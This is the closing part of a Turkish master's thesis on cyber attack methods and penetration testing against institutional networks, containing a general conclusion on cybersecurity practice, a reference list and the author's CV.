Teknolojinin hızla gelişmesi, bireysel ve kurumsal anlamda birçok kolaylık sağlamaktadır. Öyle ki artık kamu, sağlık, askeri, finansal, enerji ve birçok sistemin altyapısı bilgi teknolojileri üzerine inşa edilmiştir. Bu kritik altyapıların güvenliği siber güvenlik kavramının önemini günden güne artırmaktadır. Siber güvenlik günümüzde sadece altyapıların korunması olarak görülmemelidir. Bir ülkenin yaşamının devamı, güvenliğinin ve geleceğinin teminatıdır. Sağlık, enerji gibi devamlılığı ciddi derecede önemli olan altyapılara gerçekleştirilen saldırılar ülkelere ve kurumlara çok ciddi zararlar verebilir hatta kaos ortamı oluşturabilir. Bu denli kritik bir konuya önem verilmesi kurumların ve ülkelerin geleceği için şarttır.

Gelişen teknoloji ile birlikte siber korsanlar da yeni saldırı yöntemleri geliştirmektedir. Bu aşamada risklerin tespit edilmesi, tespit edilen risklere müdahale edilmesi, belli standartlar kapsamında BGYS kullanılması gerekmektedir. Bu noktada sızma testleri önemli bir araç olarak kullanılmaktadır. Saldırı öncesinde gerçekleştirilen sızma testleri ile uygulamalar ve hizmetlerde mevcut güvenlik açıklıkları tespit edilebilir ve önlem alınabilir.

Siber güvenlikte en önemli unsurun insan olduğu unutulmamalıdır. Kurumlar, öncelikle kurum bünyesinde siber güvenlik eylem planına oluşturmalıdır ve çalışanlarına bu planda belirtildiği şekilde belirli aralıklarla siber güvenlik eğitimi vermelidir. Çalışanların erişmeye çalıştığı siteler, indirilen dosyalar ve giriş çıkış aygıtları uygun yazılımlar ile kontrol altında tutulmalıdır.

Yazılım geliştirme süreçlerinde uygulama geliştirme birimleri güvenli yazılım geliştirme metodolojilerini kullanmalıdır. Geliştirilen uygulamada kritik görülen noktalar var ise siber güvenlik birimlerinin onayı alınmalıdır.

Kurumların güncel siber tehditleri ve bu tehditlerle başa çıkabilmek için gereken eylemleri takip etmesi, saldırganların atak yöntemlerinin belirlenmesi, dünya çapında gerçekleştirilen siber atakların takibi ve çözümü noktasında alınan aksiyonların incelenmesi, siber güvenlik ile alakalı güncel makale ve raporların takibi kurumsal güvenlik noktasında önemli konu başlıkları olarak karşımıza çıkmaktadır.

Kurumlar için siber güvenlik ikinci plana atılabilecek bir konu olmaktan ziyade bir zorunluluk haline gelmiştir. Günden güne artan ve karmaşık hale gelen siber saldırılar düşünüldüğünde güvenlikten tasarruf olamayacağı aşikâr bir durumdur.

Gerçekleştirilen saldırılar için sanal makine üzerinde oluşturulan makinelerden faydanılmıştır. Bu sayede hızlı, pratik ve maliyetsiz bir şekilde saldırı ortamları hazırlanmıştır. Sanal makineler, zararlı yazılımların tespiti için harici uygulamalar tarafından taranabilen dosyalar olduğundan güvenliği iyileştirir. Ayrıca alınan anlık görüntü sayesinde zararlı yazılım makine üzerinde tespit edildiğinde anlık görüntüye dönüş yapılabilir [31].

Tüm alanlarda ‘milli’ kavramı önemlidir fakat teknolojide bu kavram günümüzde bağımsızlık ile eşdeğer bir noktaya gelmiştir. Kullanılan teknolojilerin milli olmaması, ülkemizi teknoloji üreten ülkelere bağımlı kılmakla birlikte bu teknolojilerin kullandığı verilerin nasıl işlendiği noktasında bizlere yüzde yüz bir güven sağlamayacaktır. Milli işletim sisteminin kullanılması, teknoloji firmalarının ve AR-GE çalışmalarının desteklenmesi, açık kaynak kodlu yazılımların tercih edilmesi, kalifiye eleman yetiştirilmesi bu hususta önem teşkil etmektedir.

Bu alana ilgi duyan ve bu alanda çalışmak isteyen bireyler için çalışma kapsamında kurumlara yapılan en güncel saldırı yöntemleri referans alınmıştır. ‘Güncel’ kavramı zamanla değişecektir fakat izlenen yollar ve uygulanan yöntemler ile bu çalışmanın temel bir kaynak olması hedeflenmektedir.

Mevcut çalışmaya ek olarak, incelenen ve gerçekleştirilen saldırı senaryolarını engelleme veya karşı koyma yöntemleri araştırılabilir. İncelenen her bir zafiyet başlı başına derin araştırmalara konu olabilecek niteliktedir. Bu çalışmada zafiyetlerin her biri için bir CWE modellenmiştir. Ancak test edilebilecek birçok CWE mevcuttur. Bu CWE'ler modellenerek örnek saldırı senaryoları gerçekleştirilebilir.

KAYNAKLAR

[1] Yaşar, H., Kurumsal Siber Güvenliğe Yönelik Tehditler ve Mücadele Yöntemleri: Eylem Planı Örneği. Gazi Üniversitesi, Bilişim Enstitüsü, Yönetim Bilişim Sistemleri Anabilim Dalı, Yüksek Lisans Tezi, 2014.

[2] Akyıldız, M.A., Siber Güvenlik Açısından Sızma Testlerinin Uygulamalar ile Değerlendirilmesi. Süleyman Demirel Üniversitesi, Fen Bilimleri Enstitüsü, Elektronik Haberleşme Mühendisliği Anabilim Dalı, Yüksek Lisans Tezi, 2013.

[3] Aytekin, A., Türkiye'nin siber güvenlik stratejisi ve eylem planının değerlendirilmesi, Gazi Üniversitesi, Bilişim Enstitüsü, Bilişim Sistemleri Anabilim Dalı, Yüksek Lisans Tezi, 2015.

[4] Bahuguna, A., Bisht, R.K., Pande, J., Roadmap amid chaos: cyber security management for organisations. 9. Uluslararası Bilgi İşlem, İletişim ve Ağ Teknolojileri Konferansı, 1-6, 2018.

[5] Arda, E., Siber Uzay Ortamında Saldırı Tehditlerinin Farkındalığı, Tespiti ve Önlenmesi Üzerine Bir Gerçek Zaman Sistem Önerisi. Başkent Üniversitesi, Fen Bilimleri Enstitüsü, Bilgisayar Mühendisliği Bölümü, Yüksek Lisans Tezi, 2020.

[6] Şentürk, M.Y., Güncel Siber Saldırı Yöntemleri, Sızma Testi Araçları ve Temsili Bir Kurumsal Ağ Üzerinde Uygulanması. Türk Hava Kurumu Üniversitesi, Elektrik ve Bilgisayar Mühendisliği Anabilim Dalı, Elektrik ve Bilgisayar Mühendisliği Programı, Yüksek Lisans Tezi, 2018.

[7] Yılmaz, S., Siber Güvenliğin Sağlanmasında Yazılım Kalite Süreçlerinin Önemi. Gazi Üniversitesi, Bilişim Enstitüsü, Bilgisayar Bilimleri Ana Bilim Dalı, Yüksek Lisans Tezi, 2015.

[8] Özbay, R., Aktif siber savunma teknikleri ve performans analizi. Afyon Kocatepe Üniversitesi, Fen Bilimleri Enstitüsü, İnternet ve Bilişim Teknolojileri Yönetimi Anabilim Dalı, Yüksek Lisans Tezi, 2015.

[9] Yılmaz, H., TS ISO/IEC 27001 Bilgi Güvenliği Yönetimi Standardı Kapsamında Bilgi Güvenliği Yönetim Sisteminin Kurulması ve Bilgi Güvenliği Risk Analizi, Kamu İç Denetçileri Derneği (KİDDER) Denetişim Dergisi, 2014-15.

[10] Yıldırım, Y.E., Bilişim sistemlerine yönelik siber saldırılar ve siber güvenliğin sağlanması. Uluslararası Mesleki Bilimler Sempozyumu, Ankara Üniversitesi, 2018.

[11] Aydoğdu, D., Gündüz, M., Web Uygulama Güvenliği Açıklıkları ve Güvenlik Çözümleri Üzerine Bir Araştırma, Uluslararası Bilgi Güvenliği Mühendisliği Dergisi, 2.Cilt, 1-7, 2016.

[12] Öğün, M.N., Kaya, A., Siber Güvenliğin Milli Güvenlik Açısından Önemi ve Alınabilecek Tedbirler. Güvenlik Stratejileri Dergisi, 9.Cilt, 18.Sayı, 145-181, 2013.

[13] Fussell, R.S., Protecting Information Security Availability via Selfadapting Intelligent Agents. Military Communications Conference, IEEE, 2005.

[14] Aşan, H., Gökşen, Y., Web Uygulamalarında Güvenlik ve Süreç Etkinliği Kapsamında Bir Araç: DEBSA. Atatürk Üniversitesi, İktisadi ve İdari Bilimler Dergisi, 2020.

[15] Akca, M., Sosyal Mühendislik ile yapılan saldırıların doğal dil işleme teknikleri ile engellenmesine yönelik web servis geliştirilmesi, Selçuk Üniversitesi Mühendislik, Bilim ve Teknoloji Dergisi, 4.Cilt, 2, 2016.

[16] Avcı, İ., Özarpa, C., Kınacı, B., Özdemir, M., Kara, S., Akıllı Ulaşım Araçlarında Siber Saldırılar Açısından Çok Katmanlı Güvenlik Sisteminin Analizi, Uluslararası Akıllı Ulaşım Sistemleri Konferansı, BANU-AUSK, 2021.

[17] Devi, R., Kumar, M., Testing for Security Weakness of Web Applications using Ethical Hacking. Fourth International Conference on Trends in Electronics and Informatics (ICOEI 2020).

[18] www.owasp.org/www-project-top-ten., Erişim Tarihi: 18.11.2021.

[19] www.cwe.mitre.org/about/index.html., Erişim Tarihi: 07.12.2021.

[20] www.cve.org/About/Overview., Erişim Tarihi: 07.12.2021.

[21] Bach-Nutman, M., Undestanding the Top 10 OWASP Vulnerabilities, Bournemounth University, United Kingdom, 2020.

[22] Agrafiotis, I., Nurse, J., Goldsmith, M., Creese, S., Upton, D., A taxonomy of cyber-harms: Defining the impacts of cyber-attacks and understanding how they propagate, Journal of Cybersecurity, 2018.

[23] Hertzog, R., O'Gorman, J., Aharoni, M., Kali Linux Revealed. Offsec Yayıncılık, 2, 2017.

[24] Balta, M., Sanal ortam üzerinde oluşturulan örnek bir kurumsal ağ topolojisinin SNMPv3 ile topoloji keşfi uygulaması. Sakarya Üniversitesi, Fen Bilimleri Enstitüsü, Bilgisayar ve Bilişim Mühendisliği, Yüksek Lisans Tezi, 2012.

[25] Canbaz, S., Erdemir, G., Açık Kaynak Kodlu Gerçek Zamanlı İşletim Sistemlerinin İncelenmesi. İstanbul Sabahattin Zaim Üniversitesi Fen Bilimleri Enstitüsü Dergisi, 3.Cilt, 1.Sayı, 30-37, 2021.

[26] Thaker, T., ESP266 based Implementation of Wireless Sensor Network with Linux Based Web-Server. Büyük Veri Analizi ve Ağ Oluşturma Sempozyumu (CDAN), 2016.

[27] www.wireshark.org., Erişim Tarihi: 07.12.2021.

[28] www.scapy.net., Erişim Tarihi: 08.12.2021.

[29] Erhan, D., Anarım, E., Kurt, G., Eşleştirme Algoritması ile DDoS Saldırı Tespiti. 24th Signal Processing and Communication Application Conference (SIU), 2016.

[30] tr.wikipedia.org/wiki/Adres_Çözümleme_Protokolü., Erişim Tarihi: 10.12.2021.

[31] www.ibm.com/tr-tr/cloud/learn/virtual-machines., Erişim Tarihi: 10.12.2021.

ÖZGEÇMİŞ

Adı Soyadı **:** Mehmet KARAKAYA

ÖĞRENİM DURUMU

Derece	**Eğitim Birimi**	**Mezuniyet Yılı**
Yüksek Lisans	Sakarya Üniversitesi / Fen Bilimleri Enstitüsü / Bilgisayar Mühendisliği	Devam ediyor
Lisans	Sakarya Üniversitesi / Bilgisayar ve Bilişim Bilimleri Fakültesi / Bilgisayar Mühendisliği	2017
Lise	Fatih Vatan Lisesi	2012

İŞ DENEYİMİ

Yıl	**Yer**	**Görev**
2021-Halen	Kuveyt Türk Katılım Bankası A.Ş	Yazılım Mühendisi
2018-2021	SGS Türkiye	Yazılım Uzman Yr.
2017-2018	ITC Bilişim Hizmetleri A.Ş	Yazılım Uzman Yr.

YABANCI DİL

İngilizce